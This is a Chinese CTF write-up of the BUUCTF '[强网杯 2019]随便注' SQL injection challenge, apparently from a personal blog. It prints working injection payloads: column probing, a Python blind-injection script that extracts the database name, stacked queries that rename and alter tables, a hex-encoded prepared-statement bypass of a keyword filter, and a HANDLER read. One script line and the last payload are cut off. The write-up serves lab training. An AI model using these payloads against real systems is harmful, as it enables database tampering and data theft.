
BUUCTF笔记之[强网杯 2019]随便注write up

原创

KogRow 于 2020-12-02 00:50:39 发布 398 收藏
分类专栏： CTF web安全 文章标签： CTF


题目：



用引号试一下：

爆字段数量：

1' order by 2;#



字段数量为2.

接下来使用select会爆一个结果：

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

提示使用正则检索提交的姿势里有没有上述关键字。

大小写绕过失败，双写绕过失败,

既然如此那就不用select来爆用户名和表名，使用substr来爆。

上python3脚本：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
import re
import requests

#主函数
def main():
    url = "http://8tyckyvkyuu3yuvubbbui7awwwwww.node3.buuoj.cn/"
    HX = "hahahah"
    get_databasename_HX(url, HX)

# 根据回显获取数据库名
# database_len_payload:获取数据库名长度的payload，自行配置
# database_name_payload:获取数据库名的payload,自行配置
# HX:命中结果时的回显
def get_databasename_HX(url,HX):
    db_name = ""
    database_len = 0    # 数据库名的长度
    for i in range(1, 32):
        result = requests.get(url + "?inject=9' ||(length(database())="+str(i)+");#);")
        result.encoding = 'utf-8'
        if result.text.find(HX) != -1:
            database_len = i
            break
    if database_len == 0:
        print("读取数据库长度失败，程序终止")
        return "-1"
    else:
        print("数据库长度为:"+str(database_len))
        for i in range(1, database_len+1):
            for j in range(1, 128):
                result = requests.get(url + "?inject=19' ||(substr(database(),"+str(i)+",1)=char("+str(j)+"
                if result.text.find(HX) != -1:
                    print("发现第"+str(i)+"位:"+chr(j))
                    db_name += chr(j)
                    break
        print("数据库名为：%s" % db_name)
        return  db_name
if __name__ == '__main__':
    main()
```

结果如下，获取数据库名supersqli：

```
数据库长度为:9
发现第1位:S
发现第2位:U
发现第3位:P
发现第4位:E
发现第5位:R
发现第6位:S
发现第7位:Q
发现第8位:L
发现第9位:I
数据库名为：SUPERSQLI
```

同样的原理将database()修改为user()可以获取到当前数据库的用户名root@localhost:

接下来查数据库里的表：

这里发现select和where被过滤了，凉凉

看了其他大佬的wp是堆叠注入。。。。。看来我还是不够骚

既然是堆叠注入，那就直接show tables了：

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


然后看字段名：

19';show columns from `1919810931114514`;#

这里数字作为表名，需要加反引号，否则会执行失败。

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

19';show columns from words;#

姿势: 1 提交

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


表名看到了，接下来就是骚操作了：

姿势1

把words改成其他名字，表1919810931114514改成words并插入一列新的列凑够2列：

19';rename table words to word1111;#

19';rename table `1919810931114514` to words;#


alter table words change flag id varchar(100);#

上面三句话分两次执行的话会导致报错：

```
error 1146 : Table 'supersqli.words' doesn't exist
```

因此需要连在一块写:19';rename table words to word111;rename table `1919810931114514` to words;alter table words change flag id varchar(100);#

然后可以看到表名已经被改了：



用1=1就能拿到flag。

另外看到有另一种解法是预处理语句绕过，觉得很有意思：

姿势2

1';SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;#

这边补一下MySQL预处理的知识：

姿势3

inject=1%27%3Bhandler+`1919810931114514`+open%3Bhandler+`1919810931114514`+read+first%3Bhandl

--------end----------